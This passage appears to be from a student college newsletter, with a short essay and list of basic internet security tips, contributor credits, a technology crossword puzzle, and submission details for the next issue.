From a public point of view, internet security is vital as it affects everyone who uses the internet. Cybersecurity incidents can cause significant harm to individuals, including identity theft, financial loss, and damage to personal reputation. Public Wi-Fi networks, such as those in coffee shops, airports, and hotels, are particularly vulnerable to cyber-attacks and pose significant risks to the public. To address these risks, users must take steps to protect themselves, such as using a virtual private network (VPN), avoiding public Wi-Fi networks, and ensuring that their devices are up-to-date with the latest security patches and software updates. The public should also be aware of phishing scams, which can trick users into revealing sensitive information, and take measures to protect their online privacy by using strong passwords, enabling two-factor authentication, and being cautious when sharing personal information online.

Internet Security

Fig 5.2:- Internet security in public point of view

TIPS AND METHODS CYBER SECURITY SPECIALISTS PROVIDE FOR INT ERNET SECURITY :

Cybersecurity specialists provide a range of tips and methods for internet security, including:

1.Password Management: Use strong, unique passwords for every account and store them securely using password managers.
2.Multi-Factor Authentication (MFA): Enable MFA wherever possible to add an extra layer of security to accounts.
3.Keep Software Up-to-Date: Regularly update software and operating systems to ensure that security patches are applied.
4.Use Antivirus Software: Install and use antivirus software to detect and remove malware.
5.Be Cautious Online: Be wary of suspicious emails, links, and attachments, and never reveal personal information to unknown sources.
6. Regular Backups: Regularly back up important data to ensure that it can be recovered in the event of a cyber-attack or data loss.
7. Use VPN: Use a virtual private network (VPN) to encrypt internet traffic and protect online privacy.
8. Cybersecurity Training: Regularly train employees or individuals on cybersecurity best practices to ensure that they are aware of the latest threats and how to stay protected. By following these tips and methods, individuals and businesses can improve internet security and protect themselves from cyber thr eats such as hacking, malware, and identity theft.

References:


1.https://www.kaspersky.com/resource-center/definitions/what-is-internetsecurity
2.https://www.exabeam.com/information-security/cyber-security-threat/
3.https://www.techtarget.com/searchnetworking/definition/network-securit

Ms.R.Vaishnavi Devi
Third year, CYS Department
vaishnavirkr01@gmail.com

AI mind


Ms.J.Hemamalini
Secomd Year, AI&DS Department
hemamalini21004@gmail.com

Internet of things




Ms.C.Charumathy
Second year, ECE Department
charumathychandrasekar69@gmail.com

Artificial Intelligence



Mr.V.Harish
Second year, AI&DS Department
harishvadivelan16@gmail.com

Word fun




*Answer will revealed in the next issue.

Across:

2. It recognize your computer when you visit a website.
3. Most popular data visualization tool.
4. An algorithm which is used in recommendation system.
7. An virtual alternate world.
8. Amazon's cloud based AI.
11. Largest storage capacity unit.
14. An AI chatbot which became a threat to google.
17. Malware that encrypts a victim's file and demands ransom.

Down:

1. Distributed database used in cryptocurrency.
5. A macro virus that attacked Microsoft word through email.
6. Device that detects and responds to physical phenomena.
9. An electronic storage for data.
10. Data which is characterized by 5'vs
13. Memory which acts as a buffer between RAM and CPU.
15. Vulnerability scanner in networks.
16. A network security to prevent unauthorized access.
12. Hackers who hack government websites.



Answers for previous issue:

To submit article for next issue

Click the link below

https://tinyurl.com/csisbvol4-1

Or

Scan the below QR Code

Last date for submission

01/08/2023 (Tuesday)

In case of any query or feedback

Mail to

limelightcsisb@gmail.com